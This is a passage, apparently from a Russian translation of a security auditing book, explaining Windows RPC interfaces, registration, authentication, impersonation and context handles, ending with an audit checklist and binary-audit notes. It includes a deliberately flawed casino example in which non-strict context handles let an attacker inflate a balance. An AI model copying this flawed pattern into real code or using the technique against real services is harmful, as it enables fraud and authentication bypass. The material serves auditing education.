Network computing architecture local remote procedure call protocol (NCALRPC) используется RPC-приложениями, в которых клиент и сервер находятся на одной машине. Локальные RPC-вызовы, также известные как local procedure calls (LPC), являются функцией ОС и не требуют дополнительных уточнений; то есть нет требования использовать другие протоколы или механизмы IPC для отправки RPC-данных между клиентом и сервером. Следовательно, единственная protocol sequence для локальных RPC-вызовов - просто `ncalrpc`.

Microsoft Interface Definition Language

При аудите RPC-серверов нужно начинать с процедур, которые можно вызвать удаленно с недоверенным пользовательским вводом. Многие RPC-серверы определяют свой интерфейс через доступные процедуры и аргументы, которые принимают эти процедуры. Microsoft предоставляет Microsoft Interface Definition Language (MIDL), упрощенный язык для определения таких интерфейсов. MIDL имеет C-подобную структуру, что делает его довольно простым для большинства программистов. Ищите файлы `.idl` при ревью кода; они содержат определения, генерирующие C/C++-заглушки для RPC-приложений. Структура этих файлов и то, как они производят клиентские и серверные интерфейсы, используемые RPC-приложениями, рассматриваются в следующих разделах.

Структура IDL-файла

Файл `IDL` состоит из двух основных частей: заголовка интерфейса и тела интерфейса. Эти два раздела определяют RPC-интерфейс для программы и довольно легко читаются.

Заголовок IDL-интерфейса

Заголовок интерфейса появляется в начале определения интерфейса и заключен в квадратные скобки (`[` и `]`). Внутри этих скобок находится серия специфичных для интерфейса атрибутов, разделенных запятыми. Эти атрибуты имеют следующий синтаксис:

```
attribute_name(attribute_arguments)
```

Например, атрибут с именем `version` и аргументом `1.1` выглядел бы как `version(1.1)`. Можно использовать много атрибутов, но главные - это `uuid`, `version` и `endpoint`. Первые два просто задают universal unique ID (UUID) RPC-интерфейса и номер версии приложения, которое представляет это определение интерфейса. Атрибут `endpoint` задает, где RPC-сервер получает запросы. Транспорты конечных точек описываются через protocol sequence и порт. Protocol sequence описывает, через какие транспорты доступен RPC-интерфейс. Формат порта, или точнее endpoint, специфичен для protocol sequence. Собрав всю эту информацию вместе, получим пример заголовка интерфейса:

```
[
    uuid(12345678-1234-1234-1234-123456789012),
    version(1.1),
    endpoint("ncacn_ip_tcp:[1234]")
]
```

В этом примере RPC-сервер принимает запросы только через TCP/IP на порту 1234.

Тело определения IDL

После заголовка определения интерфейса идет тело определения, подробно описывающее все процедуры, доступные клиентам, и аргументы, которые принимают эти процедуры. Тело определения начинается с ключевого слова `interface`, за которым следует человекочитаемое имя интерфейса и определение интерфейса, заключенное в фигурные скобки. Вот пример тела определения:

```
interface myinterface
{
    /* ... definition goes here ... */
}
```

Внутри фигурных скобок находятся определения процедур, которые могут вызываться клиентами и реализуются в другом месте приложения. Прототипы удаленных процедур похожи на прототипы функций C, за исключением того, что каждая функция и каждый аргумент функции могут содержать

дополнительные атрибуты в квадратных скобках. Опять же, вам может встретиться немало таких атрибутов, но большинство из них довольно самоочевидны. Обычно единственная информация, которую нужно указать, - является ли аргумент входным, атрибут функции `in`, или выходным, атрибут функции `out`. Пример определения интерфейса:

```
interface myinterface
{
    int RunCommand(
        [in] int command,
        [in, string] unsigned char *arguments,
        [out, string] unsigned char *results
    );
}
```

Это определение интерфейса довольно простое; оно предоставляет всего один интерфейс для запуска команды. Оно не учитывает некоторые важные соображения, такие как аутентификация и поддержание состояния сеанса. Однако оно показывает, как выглядит базовый интерфейс, так что можно перейти к деталям в следующих разделах.

Возможности компилятора

Компилятор Microsoft IDL включает несколько опций, способных улучшить безопасность RPC-приложения. Атрибут `range` предоставляет метод ограничения значений числового поля. Его можно использовать для ограничения типов данных вместе с атрибутами вроде `size_is` и `length_is`. Вот пример:

```
interface myinterface2
{
    int SendCommand(
        [in, range(0, 16)] int msg_id,
        [in, range(0, 1023)] int msg_len,
        [in, length_is(msg_len)] unsigned char *msg
    );
}
```

Этот интерфейс ограничивает значение `msg_len` известным диапазоном и заставляет длину `msg` соответствовать ему. Такие жесткие ограничения интерфейса могут предотвращать уязвимости в коде. Конечно, определение ограничений не помогает, если компилятор их не применяет. В качестве опции компиляции нужно использовать ключ `/robust`. Этот ключ компилятора обрабатывает ключевое слово `range` и встраивает дополнительные проверки согласованности. Такая возможность доступна только в Windows 2000 и более поздних версиях.

Файлы конфигурации приложения

Помимо IDL-файлов, каждый интерфейс имеет **application configuration files (ACF)**. Если IDL-файл описывает спецификацию интерфейса, которой должны придерживаться клиенты и серверы, то ACF описывает атрибуты, локальные для клиентского или серверного приложения и влияющие на определенное поведение. Например, атрибуты `code` и `nocode` можно использовать в ACF, чтобы указать компилятору MIDL не генерировать заглушки для различных частей интерфейса, потому что они не используются в этом приложении. ACF имеют тот же формат, что и соответствующие IDL, за исключением того, что задаваемые ими атрибуты не меняют определение интерфейса. У них есть список атрибутов в квадратных скобках, за которым следует ключевое слово `interface` и определение интерфейса. Определение должно быть идентичным определению в IDL-файле, задающем тот же интерфейс.

Следует отметить пару моментов об ACF и IDL-файлах. Во-первых, они необязательны. Приложению не нужно создавать ACF, чтобы построить рабочее RPC-приложение. Если ACF не существует, никакие специальные опции не включаются. Кроме того, содержимое ACF можно

поместить в IDL-файл; компилятору MIDL это безразлично. Поэтому вы часто встретите атрибуты ACF в IDL-файле.

RPC-серверы

Теперь у вас есть базовое представление о том, что аудитировать и с чего начинать. Далее нужно рассмотреть, как RPC-сервер может управлять открытостью своих сетевых интерфейсов. Это означает, что нужно понимать, как регистрируется RPC-интерфейс и как регистрация может влиять на поверхность атаки приложения.

Регистрация интерфейсов

Базовая регистрация RPC-интерфейса выполняется одной из двух функций, описанных ниже.

Функция `RpcServerRegisterIf()` является основным средством регистрации интерфейса в endpoint mapper:

```
void RPC_ENTRY RpcServerRegisterIf(
    RPC_IF_HANDLE IfSpec,
    UUID *MgrTypeUuid,
    RPC_MGR_EPV *MgrEpv
)
```

Первый параметр - дескриптор RPC-интерфейса, структура, автоматически сгенерированная компилятором MIDL. Второй аргумент связывает UUID с третьим аргументом, entry point vector (EPV). EPV - это таблица указателей на функции RPC-процедур, доступных клиентам, подключающимся к интерфейсу. Обычно второй и третий аргументы равны NULL, из-за чего UUID не связывается с EPV и принимается EPV по умолчанию, сгенерированный компилятором MIDL.

Функция `RpcServerRegisterIfEx()` дает разработчикам больше контроля при регистрации RPC-интерфейса:

```
RPC_STATUS RPC_ENTRY RpcServerRegisterIfEx(
    RPC_IF_HANDLE IfSpec,
    UUID *MgrTypeUuid,
    RPC_MGR_EPV *MgrEpv,
    unsigned int Flags,
    unsigned int MaxCalls,
    RPC_IF_CALLBACK_FN *IfCallback
)
```

Эту функцию можно использовать для ограничения доступности интерфейса. Особенно важен последний параметр - функция security callback. Она вызывается всякий раз, когда клиент пытается вызвать процедуру из регистрируемого интерфейса. Эта функция предназначена для оценки каждого подключающегося клиента и решения, должен ли он иметь доступ к интерфейсу. Она вызывается автоматически при любой попытке клиента обратиться к интерфейсу. Параметр `Flags` также имеет несколько интересных побочных эффектов в поведении сервера. Вот два наиболее важных для безопасности флага:

• `RPC_IF_ALLOW_CALLBACKS_WITH_NO_AUTH` - обычно регистрация функции security callback не предотвращает автоматическое отклонение неаутентифицированных RPC-вызовов. Указание этого флага отменяет такое поведение, разрешая неаутентифицированные вызовы. Этот флаг требует, чтобы callback-функция разрешала или запрещала запрос на основе других критериев.
• `RPC_IF_ALLOW_LOCAL_ONLY` - запросы разрешены только из локальных именованных каналов (`ncacn_np`) или локального RPC (`ncalrpc`). Все запросы из других protocol sequences или через удаленные именованные каналы автоматически отклоняются.

RPC-интерфейсы также можно регистрировать следующей функцией:

```
RPC_STATUS RPC_ENTRY RpcServerRegisterIf2(
```

```
    RPC_IF_HANDLE IfSpec,
    UUID *MgrTypeUuid,
    RPC_MGR_EPV *MgrEpv,
    unsigned int Flags,
    unsigned int MaxCalls,
    unsigned int MaxRpcSize,
    RPC_IF_CALLBACK_FN *IfCallbackFn
)
```

Эта функция идентична `RpcServerRegisterIfEx()`, за исключением дополнительного параметра `MaxRpcSize`, используемого для задания максимального размера RPC-сообщений в байтах. Она может быть особенно полезна для предотвращения атак манипуляции буфером, когда размер сообщения фиксирован или находится в известном диапазоне.

Быстрый взгляд на эти три функции должен ясно показать, что способ регистрации сервера влияет на безопасность. Например, рассмотрим следующую регистрацию сервера:

```
RpcServerRegisterIfEx(hSpec, NULL, NULL, 0, 20, NULL)
```

Предыдущая регистрация имеет довольно ослабленную безопасность по сравнению с этой:

```
RpcServerRegisterIfEx(
    hSpec,
    NULL,
    NULL,
    RPC_IF_ALLOW_LOCAL_ONLY,
    20,
    MyCallback
)
```

Эта регистрация разрешает обрабатывать только локально исходящие запросы и имеет функцию security callback. Конечно, наличие security callback само по себе недостаточно; она должна выполнять свою работу. Вы увидите, как это делается, далее в этой главе в разделе "Аутентификация запросов".

Привязка к endpoint

После регистрации интерфейса в RPC runtime сервер должен привязаться к endpoint, чтобы клиенты могли с ним связаться; это двухэтапный процесс. Первый шаг - зарегистрировать protocol sequences, по которым сервер должен принимать соединения. Эти protocol sequences были описаны ранее в разделе "RPC-транспорты". Они привязываются с помощью семейства функций `RpcServerUseProtseq()`. Посмотрите на прототип `RpcServerUseProtseq()`:

```
RPC_STATUS RPC_ENTRY RpcServerUseProtseq(
    unsigned char *ProtSeq,
    unsigned int MaxCalls,
    void *SecurityDescriptor
)
```

Эта функция заставляет текущий процесс слушать RPC-запросы по конкретному протоколу, поэтому она влияет на все RPC-серверы в текущем процессе. Каждый вызов позволяет указать одну protocol sequence как первый параметр, поэтому RPC-серверу, слушающему на нескольких транспортах, нужно вызвать эту функцию несколько раз. Функции protocol sequence могут по желанию принимать дескриптор безопасности для protocol sequences `ncalrpc` и `ncan_np`. Этот дескриптор безопасности является наиболее эффективным методом ограничения RPC-соединений конкретной группой пользователей.

Функции `RpcServerUseProtseqEx()` добавляют возможность включить транспортную политику как часть регистрации протокола. Включение транспортной политики позволяет разработчикам ограничивать выделение динамических портов и выборочно привязывать интерфейсы на компьютерах с несколькими сетевыми интерфейсами. Хотя такая конкретизация не требуется

многим приложениям, некоторые среды развертывания могут ее требовать.

До этого момента семейство функций `RpcServerUseAllProtseqs()` не обсуждалось. Однако важно отметить эти функции, потому что их использование обычно создает неоправданно высокий риск безопасности и должно внимательно проверяться при встрече. Эти функции привязываются ко всем доступным интерфейсам, потенциально создавая опасную открытость RPC-сервера. В частности, они могут привязаться к интерфейсам с недостаточным контролем доступа или к интерфейсам во враждебных сетях.

Примечание

Не забывайте, что регистрация протокола влияет на все RPC-серверы в процессе. Это означает, что любые серверы с различающейся безопасностью протоколов должны работать в разных процессах.

Следующая часть привязки включает регистрацию endpoint для каждой protocol sequence. Endpoint - это специфичная для протокола информация, необходимая для связи с RPC-сервером. Например, protocol sequence TCP использует TCP-порт как endpoint. Endpoints регистрируются функцией `RpcEpRegister()`, которая работает следующим образом:

```
RPC_STATUS RPC_ENTRY RpcEpRegister(
    RPC_IF_HANDLE IfSpec,
    RPC_BINDING_VECTOR *BindingVector,
    UUID_VECTOR *UuidVector,
    unsigned char *Annotation
)
```

Эта функция передает endpoint mapper конечные точки RPC-интерфейса. Первый параметр - `RPC_IF_HANDLE`, упоминавшийся в предыдущем разделе. Следующие два параметра содержат векторы binding handles и UUID для регистрации в endpoint mapper.

Однако некоторые служебные методы упрощают регистрацию endpoint. `RpcServerUseProtseqEp()` можно использовать для регистрации endpoint и protocol sequence одним вызовом. Но самый простой способ обработки регистрации - использовать функции `RpcServerUseProtseqIf()`; они регистрируют все endpoints, указанные в IDL-файле.

Прослушивание запросов

Единственное, что остается при настройке сервера, - слушать RPC-запросы с помощью функции `RpcServerListen()`. Сама по себе эта функция не особенно интересна, кроме того, что она показывает: с этого момента серверное приложение ожидает запросы и потенциально открыто злонамеренному вводу. Весь код обработки этих запросов задается на предыдущих этапах регистрации интерфейса.

Аутентификация

Как и можно ожидать, поверхность атаки RPC-приложения сильно зависит от требуемого уровня аутентификации. Windows предоставляет несколько разных уровней аутентификации, которые наслаиваются друг на друга. Это означает, что каждый новый уровень аутентификации выполняет аутентификацию предыдущих уровней и добавляет некоторые требования. Уровни аутентификации перечислены по возрастанию:

• `RPC_C_AUTHN_LEVEL_DEFAULT` - уровень аутентификации по умолчанию, выбранный текущими настройками ОС. Этот уровень не является добавочным.

• RPC_C_AUTHN_LEVEL_NONE - аутентификации нет; любой анонимный пользователь может получить доступ к службе.
• RPC_C_AUTHN_LEVEL_CONNECT - аутентификация выполняется только при установлении соединения, а не для отдельных вызовов.
• RPC_C_AUTHN_LEVEL_CALL - этот уровень указывает, что пользователи должны аутентифицироваться для каждого вызова процедуры. Он предназначен в первую очередь для использования с транспортами без установления соединения.
• RPC_C_AUTHN_LEVEL_PKT - этот уровень гарантирует, что любые полученные данные пришли от клиента, изначально установившего соединение. Однако проверка данных не выполняется.
• RPC_C_AUTHN_LEVEL_PKT_INTEGRITY - этот уровень похож на RPC_C_AUTHN_LEVEL_PKT, но дополнительно гарантирует, что данные не были изменены по пути.
• RPC_C_AUTHN_LEVEL_PKT_PRIVACY - этот уровень делает то же, что RPC_C_AUTHN_LEVEL_PKT_INTEGRITY, и использует шифрование, чтобы третьи стороны не могли читать передаваемые данные.

Помимо уровня аутентификации входящих пакетов, программисты также могут выбирать службы для аутентификации клиентов. Эти службы аутентификации включают NTLM-аутентификацию и Kerberos. Также предусмотрено отсутствие аутентификации, обозначаемое константой RPC_C_AUTHN_NONE.

Каждая служба аутентификации должна быть зарегистрирована вызовом RpcServerRegisterAuthInfo() с параметрами, соответствующими этой службе. Для большинства приложений RPC_C_AUTHN_GSS_NEGOTIATE дает лучшие результаты, поскольку пытается использовать Kerberos-аутентификацию, но при необходимости может понизиться до NTLM. Следует настороженно относиться к любому приложению, которое не требует хотя бы аутентификации RPC_C_AUTHN_LEVEL_CONNECT с использованием службы RPC_C_AUTHN_GSS_NEGOTIATE или лучше.

Аутентификация запросов

Вы видели, как сервер может ограничить интерфейсы и задать базовое требование аутентификации, но как насчет аутентификации фактических вызовов и авторизации? RPC-авторизация и аутентификация специфичны для привязки. Вы знаете, что сервер может предоставить DACL для привязки, и это должно быть основой любой RPC-безопасности. Однако две процедуры можно использовать в security callback, или даже в самом вызове, чтобы получить подробную информацию об аутентификации клиента из binding handle. Первая выглядит так:

```
RPC_STATUS RPC_ENTRY RpcBindingInqAuthClient(
    RPC_BINDING_HANDLE ClientBinding,
    RPC_AUTH_HANDLE *Privs,
    unsigned char **ServerPrincName,
    unsigned long *AuthnLevel,
    unsigned long *AuthnSvc,
    unsigned long *AuthsSvc
)
```

Второй и третий параметры этой функции предоставляют всю информацию аутентификации, связанную с binding handle клиента. Остальные параметры покрывают аутентификацию клиентских запросов. При поддержке службы RPC_C_AUTHN_WINNT последний параметр всегда равен RPC_C_AUTHZ_NONE.

Функция RpcBindingInqAuthClient() в Windows XP и более поздних версиях заменена следующей функцией:

```
RPCRTAPI RPC_STATUS RPC_ENTRY RpcServerInqCallAttributes(
    RPC_BINDING_HANDLE ClientBinding,
    void *RpcCallAttributes
```

```
)
```

Эта функция удовлетворяет тем же требованиям, что и `RpcBindingInqAuthClient()`, и предоставляет дополнительную информацию о клиентской привязке. Эта информация возвращается во втором параметре в структуре `RPC_CALL_ATTRIBUTES_V2`. Помимо уровня и службы аутентификации, она указывает, используется ли NULL session, какая protocol sequence используется, является ли клиент локальным или удаленным, и множество других полезных деталей. Обратите внимание: эта функция не поддерживается поверх протоколов `ncacn_dg`, поэтому возвращаемые значения нужно проверять, чтобы убедиться, что функция смогла получить правильную информацию.

Олицетворение в RPC

RPC может олицетворять аутентифицированных клиентов через ту же базовую инфраструктуру, что и именованные каналы. Обычно это наиболее эффективный метод безопасного доступа к защищенным объектам в контексте вызывающего пользователя. Он позволяет разработчикам использовать знакомую структуру DACL на объектах и возложить обязанность применения безопасности на ОС. RPC-сервер может олицетворять клиента одной из двух функций: `RpcImpersonateClient()` и `RpcGetAuthorizationContextForClient()`. Прототипы этих функций объясняются ниже.

Следующая функция олицетворяет клиента, указанного binding handle:

```
RPC_STATUS RPC_ENTRY RpcImpersonateClient(
    RPC_BINDING_HANDLE BindingHandle
)
```

Параметр `BindingHandle` может быть 0; в этом случае сервер олицетворяет контекст клиента, который в данный момент обслуживается потоком. Эта функция является основным механизмом, используемым для олицетворения клиента.

Главное назначение следующей функции - вернуть структуру `AUTHZ_CLIENT_CONTEXT_HANDLE`, представляющую клиента, указанного первым параметром:

```
RPC_STATUS RPC_ENTRY RpcGetAuthorizationContextForClient(
    RPC_BINDING_HANDLE ClientBinding,
    BOOL ImpersonateOnReturn,
    PVOID Reserved1,
    PLARGE_INTEGER pExpirationTime,
    LUID Reserved2,
    DWORD Reserved3,
    PVOID Reserved4,
    PVOID *pAuthzClientContext
)
```

Особый интерес представляет параметр `ImpersonateOnReturn`. Если он установлен в true, функция олицетворяет клиента, указанного binding handle `ClientBinding`, как если бы был вызван `RpcImpersonateClient()`.

При аудите RPC-приложений нужно понимать, как клиенты могут ограничивать способность серверов олицетворять их. Пренебрежение этим шагом может раскрыть учетные данные клиента злонамеренному серверу. Клиентское приложение может принудительно задавать ограничения олицетворения для каждой привязки с помощью `RpcBindingSetAuthInfoEx()`. Эта функция имеет следующий прототип:

```
RPC_STATUS RPC_ENTRY RpcBindingSetAuthInfoEx(
    RPC_BINDING_HANDLE Binding,
    unsigned char PAPI *ServerPrincName,
    unsigned long AuthLevel,
    unsigned long AuthnSvc,
    RPC_AUTH_IDENTITY_HANDLE AuthIdentity,
```

```
    unsigned long AuthzSvc,
    RPC_SECURITY_QOS *SecurityQOS
)
```

Обратите внимание на последний параметр, который указывает на структуру `RPC_SECURITY_QOS`. Хотя существует несколько вариантов этой структуры в зависимости от версии, в каждой есть член `ImpersonationType`, указывающий, какой уровень олицетворения сервер может использовать с подключающимся клиентом. Допустимые значения этого члена:

• `RPC_C_IMP_LEVEL_DEFAULT` - использовать уровень олицетворения по умолчанию.
• `RPC_C_IMP_LEVEL_ANONYMOUS` - использовать уровень олицетворения SecurityAnonymous.
• `RPC_C_IMP_LEVEL_IDENTIFY` - использовать уровень олицетворения SecurityIdentify.
• `RPC_C_IMP_LEVEL_IMPERSONATE` - использовать уровень олицетворения SecurityImpersonate.
• `RPC_C_IMP_LEVEL_DELEGATE` - использовать уровень олицетворения SecurityDelegation, то есть cloaking.

Из этих значений, очевидно, наиболее опасны `RPC_C_IMP_LEVEL_IMPERSONATE` и `RPC_C_IMP_LEVEL_DELEGATE`. Разрешая любой из этих уровней олицетворения, клиент позволяет серверу использовать свои учетные данные. Уровень олицетворения delegation расширяет возможности сервера даже сильнее обычного олицетворения. Он позволяет серверу аутентифицироваться по сети от имени клиента, то есть сервер может обращаться ко всему в сети так, будто он подключенный клиент. Нужно проверять любой код, использующий любое из этих значений, чтобы убедиться, что олицетворение действительно требуется и используется правильно.

Примечание

Если используется локальный RPC endpoint (`ncalrpc`), `RPC_C_IMP_LEVEL_IMPERSONATE` и `RPC_C_IMP_LEVEL_DELEGATE` эквивалентны. Даже если используется `RPC_C_IMP_LEVEL_IMPERSONATE`, серверу разрешено выполнять сетевые обращения от имени клиента.

Как и с именованными каналами, непроверка возвращаемых значений функций олицетворения может привести к тому, что RPC-запрос получит больше привилегий, чем должен. Фактически этот тип ошибки еще более релевантен в RPC, потому что множество факторов может заставить функции олицетворения завершиться неудачей.

Context handles и состояние

Прежде чем идти дальше, нужно увидеть, как RPC хранит информацию о состоянии подключенных клиентов. RPC по своей природе не хранит состояние, но предоставляет явные механизмы для его поддержания. Эта информация состояния может включать сведения о сеансе, извлеченные из базы данных, или сведения о том, вызывал ли клиент процедуры в правильной последовательности. Типичный RPC-механизм поддержания состояния - **context handle**, уникальный токен, который клиент может предоставить серверу; по функции он похож на ID сеанса, хранящийся в HTTP cookie. С точки зрения сервера context handle - это указатель на связанные данные для этого клиента, поэтому специальный перевод context handle не требуется. Сервер просто обращается к context handle как к void pointer. Конечно, передача указателя потенциально злонамеренному клиенту была бы крайне опасной. Вместо этого RPC runtime отправляет клиенту уникальный токен контекста и при получении переводит токен обратно в исходное значение указателя. Context handles не являются обязательной частью RPC и не требуются, чтобы RPC-программа работала. Однако большинству RPC-служб context handles нужны для правильной работы и предотвращения раскрытия чувствительной информации клиенту.

Context handles полезны для поддержания состояния приложения; однако они не предназначены для поддержания состояния аутентификации. Context handle может быть раскрыт злонамеренным пользователям множеством способов, например через прослушивание сетевого транспорта или действия злонамеренного клиента. Другой RPC-интерфейс может даже раскрыть context handle, если не используются strict context handles. Этот простой интерфейс использует context handle в целях безопасности:

```
BOOL LogonUser([out] PCONTEXT_HANDLE ctx)
BOOL LogoffUser([in] PCONTEXT_HANDLE ctx)
BOOL GetTableList([in] PCONTEXT_HANDLE ctx, [out] PTABLE_DESCRIPTOR tables)
BOOL JoinTable([in] PCONTEXT_HANDLE ctx, [in] int table_id)
BOOL SitOut([in] PCONTEXT_HANDLE ctx)
BOOL SetBack([in] PCONTEXT_HANDLE ctx)
BOOL CashIn([in] PCONTEXT_HANDLE ctx, [in] PCREDIT_CARD ccDetails)
BOOL CashOut([in] PCONTEXT_HANDLE ctx, [out] PMAIL_INFO mailInfo)
```

Этот интерфейс представляет простую RPC-игру в покер, использующую context handle для поддержания сеанса. Первый шаг в использовании этого приложения - вход. Как любая прилично написанная RPC-служба, это приложение определяет личность пользователя через родную RPC-аутентификацию, но после этого полагается на context handle. Поэтому первое, о чем нужно подумать: может ли этот context handle быть раскрыт кому-либо. Например, большинство RPC-интерфейсов не требует шифрованного канала, поэтому атакующие могут перехватить context handle в сети. Получив context handle, атакующие могут захватить сеанс и украсть выигрыш игрока.

Strict context handles

Обычно RPC-интерфейсу не нужно делиться context handle с другим интерфейсом. Однако подсистема RPC не может определить это неявно. Поэтому RPC-служба обычно принимает любой действительный context handle независимо от исходного интерфейса. Разработчики могут предотвратить эту проблему, используя strict context handles, задаваемые атрибутом `strict_context_handle`. Strict context handle действителен только для исходного интерфейса, и источник не принимает context handles от любых других интерфейсов.

В примере с покером context handles используются для проверки аутентификации. Если этот интерфейс не использует strict context handles, атакующие могут обратиться к несвязанному интерфейсу и получить действительный context handle для покерного интерфейса. Нестрогий context handle позволяет атакующим легко обойти систему аутентификации, потому что приложение проверяет учетные данные только в методе входа. Если атакующие предоставляют handle из другого интерфейса, они получают неявный доступ ко всем методам покерного интерфейса.

Конечно, покерная игра, вероятно, не будет хорошо работать, если атакующие предоставят context handle из другого интерфейса. Фактически они просто дают приложению произвольную структуру данных, не связанную с тем, что оно ожидает. Такой ввод, вероятно, вызовет аварийное завершение или другую ошибку. Однако что произойдет, если другим интерфейсом можно манипулировать достаточно, чтобы произвольная структура выглядела распознаваемой для покерной игры? Следующая структура представляет контекст покерной игры, за которой следует реализация функции `CashOut()`:

```
/* Game implementation */
struct GAME_CONTEXT {
    long iBalance;
    BOOLEAN isComplete;
    HAND myHand;
};

BOOL CashOut(PCONTEXT_HANDLE ctx, PMAIL_INFO mailInfo)
{
```

```
    struct GAME_CONTEXT *game = ctx;

    if (game->isComplete) {
        DepositWinnings(game->iBalance);
        return TRUE;
    }

    return FALSE;
}

/* ... more game handling functions ... */
```

Теперь нужно рассмотреть другой интерфейс на том же сервере. Предположим, покерная игра является частью казино-приложения, которое предоставляет отдельный RPC-интерфейс для управления учетной записью. Следующий код - структура контекста для интерфейса управления учетной записью, вместе с функцией обновления учетной информации:

```
/* Account implementation */
struct ACCT_CONTEXT {
    long birthDate;
    char sName[MAX_STR];
    char sAcctNum[MAX_STR];
};

void UpdateAcctInfo(PCONTEXT_HANDLE ctx, long bDate, char *name, char *acctnum)
{
    struct ACCT_CONTEXT *acct = ctx;

    acct->birthDate = bDate;
    strncpy(acct->sName, name, MAX_STR - 1);
    strncpy(acct->sAcctNum, acctnum, MAX_STR - 1);
}

/* ... more account management functions ... */
```

Этот пример прост, но должен помочь увидеть уязвимость. Атакующие могут использовать эти интерфейсы, чтобы построить структуру учетной записи с чрезвычайно большим балансом. Все, что нужно, - вызвать функцию `UpdateAcctInfo()` и передать большое значение как параметр `bDate`. Затем атакующие могут вызвать функцию `CashOut()` в покерном интерфейсе. Этот интерфейс выплачивает сумму, переданную как `bDate` в предыдущем вызове, потому что `birthDate` в `ACCT_CONTEXT` находится по тому же смещению, что и `iBalance` в `GAME_CONTEXT`. Поэтому атакующие могут просто войти в интерфейс менеджера учетных записей, выбрать, сколько денег им нужно, а затем вывести деньги из покерной игры.

Этот пример искусственный, но он демонстрирует смысл атаки. Реальная уязвимость обычно сложнее и имеет более непосредственные последствия. Например, context handle, указывающий на экземпляр C++-класса, может позволить атакующим перезаписать vtable и указатели на функции, что приведет к выполнению произвольного кода.

Примечание

Точный смысл и реализация vtable зависят от языка и объектной модели. Однако для большинства целей можно считать vtable просто списком указателей на функции-члены, связанные с объектом.

Еще одна особенность: другой интерфейс не обязан быть реализован одним приложением. Он может предоставляться ОС или сторонним компонентом. Разработчики могут не знать, что еще происходит, и поэтому считать strict context handles ненужными. Так что нужно внимательно следить за этой проблемой, если вы обнаружили интерфейс, не использующий strict context handles, и смотреть, какую функциональность могут предоставлять другие интерфейсы.

Собственные механизмы состояния

Некоторые разработчики приложений предпочитают писать собственный код обработки состояния вместо механизмов, предоставляемых слоем RPC. Такие механизмы обычно существуют по историческим причинам или ради совместимости с другими системами. Как аудитор, вы должны оценивать механизмы обработки состояния, ища следующие уязвимости:

• Предсказуемые, не криптографически случайные идентификаторы сеансов
• Короткие идентификаторы сеансов, уязвимые к brute-force атакам
• Обнаруживаемые идентификаторы сеансов, то есть отказ контроля доступа
• Идентификаторы сеансов, раскрывающие чувствительную информацию

Обычно вы обнаружите, что пользовательские механизмы состояния не удовлетворяют хотя бы одному из этих требований. Возможно, вы сможете использовать эту информацию, чтобы выявить уязвимость, позволяющую манипулировать состоянием или обходить аутентификацию.

Потоки в RPC

Подсистема RPC обслуживает вызовы через пул рабочих потоков. Это эффективный способ обработки вызовов в Windows, но у него есть недостатки. Во-первых, RPC-вызов может произойти в любом потоке пула, поэтому RPC-сервер не может ожидать привязки вызовов к одному и тому же потоку. Это означает, что вызов должен вести себя одинаково независимо от того, в каком потоке он выполняется. Во-вторых, RPC-вызов может быть вытеснен в любой момент, даже другим экземпляром того же вызова. Такое поведение может приводить к уязвимостям, когда доступ к разделяемым ресурсам не синхронизирован правильно. Однако вопросы потоков и конкурентности являются отдельной темой, поэтому они обсуждаются в главе 13, "Синхронизация и состояние".

Аудит RPC-приложений

Теперь, когда вы знаете основы RPC, можно использовать следующий checklist как ориентир при выполнении RPC-аудитов:

1. Ищите любые другие RPC-серверы в том же процессе, которые могут раскрывать протоколы, не ожидавшиеся разработчиком.
2. Если приложение не использует strict context handles, ищите любые другие интерфейсы, которые можно использовать для атаки.
3. Ищите любые собственные механизмы обработки состояния и проверяйте, можно ли использовать их для подделки или манипуляции состоянием.
4. Проверяйте слабости в ACL, примененных к protocol sequence.
5. Ищите обходы аутентификации или spoofing-атаки, возможные из-за слабой безопасности транспорта.
6. Ищите обходы аутентификации в пользовательских схемах аутентификации, слабое использование аутентификации или отсутствие аутентификации.
7. Проверяйте, используются ли механизмы состояния для поддержания состояния безопасности. Если используются, ищите способы их обойти.
8. Аудитируйте любое олицетворение, чтобы увидеть, может ли клиент уклониться от него или использовать его для кражи учетных данных сервера.
9. Обращайте особое внимание на возможные состояния гонки и проблемы синхронизации с разделяемыми ресурсами; подробнее это обсуждается в главе 13.
10. Проверяйте все открытые интерфейсы на общие уязвимости реализации. Если IDL не скомпилирован с ключом `/robust`, а параметры интерфейса не ограничены, нужно потратить больше времени на проверку уязвимостей повреждения памяти.

Бинарный аудит RPC-интерфейсов

Если у вас нет исходного кода RPC-службы, нужно уметь находить RPC-интерфейсы в соответствующих бинарных файлах приложения. Этот раздел объясняет простую технику поиска всех релевантных методов в RPC-бинарнике.

Сначала вспомните, что RPC-сервер регистрирует свои интерфейсы с помощью функций `RpcServerRegisterIf()` и `RpcServerRegisterIfEx()`. Вот прототип функции `RpcServerRegisterIfEx()`:

```
RPC_STATUS RPC_ENTRY RpcServerRegisterIfEx(
    RPC_IF_HANDLE IfSpec,
    UUID *MgrTypeUuid,
    RPC_MGR_EPV *MgrEpv,
    unsigned int Flags,
    unsigned int MaxCalls,
    RPC_IF_CALLBACK_FN *IfCallback
)
```

Функция `RpcServerRegisterIf()` имеет похожий прототип. Серверы должны использовать одну из этих функций, чтобы указать, какие методы доступны. Эти методы задаются в структуре `RPC_IF_HANDLE`, первом аргументе. Эта структура документирована не очень хорошо, но ее можно изучить, посмотрев на сгенерированный из IDL C-файл сервера, который создает эту структуру. По сути, `RPC_IF_HANDLE` содержит только один член - указатель на структуру `RPC_SERVER_INTERFACE`. Эта структура имеет следующий формат, как отмечено в `rpcdcep.h`:

```
typedef struct _RPC_SERVER_INTERFACE {
    unsigned int Length;
    RPC_SYNTAX_IDENTIFIER InterfaceId;
    RPC_SYNTAX_IDENTIFIER TransferSyntax;
    PRPC_DISPATCH_TABLE DispatchTable;
    unsigned int RpcProtseqEndpointCount;
    PRPC_PROTSEQ_ENDPOINT RpcProtseqEndpoint;
    RPC_MGR_EPV __RPC_FAR *DefaultManagerEpv;
    void const __RPC_FAR *InterpreterInfo;
    unsigned int Flags;
} RPC_SERVER_INTERFACE, __RPC_FAR *PRPC_SERVER_INTERFACE;
```

В типичном бинарном файле эта структура выглядит примерно так:

```
.text:75073BD8 dword_75073BD8 dd 44h, 300F3532h, 11D038CCh, 2000F0A3h, 0DD0A6BAFh, 20001h
.text:75073BD8 ; DATA XREF: .text:off_75073B88o
.text:75073BD8 ; .data:off_7508603Co
.text:75073BD8 dd 8A885D04h, 11C91CEBh, 8E89Fh, 6048102Bh, 2 ; Interface ID
.text:75073C04 dd offset DispatchTable
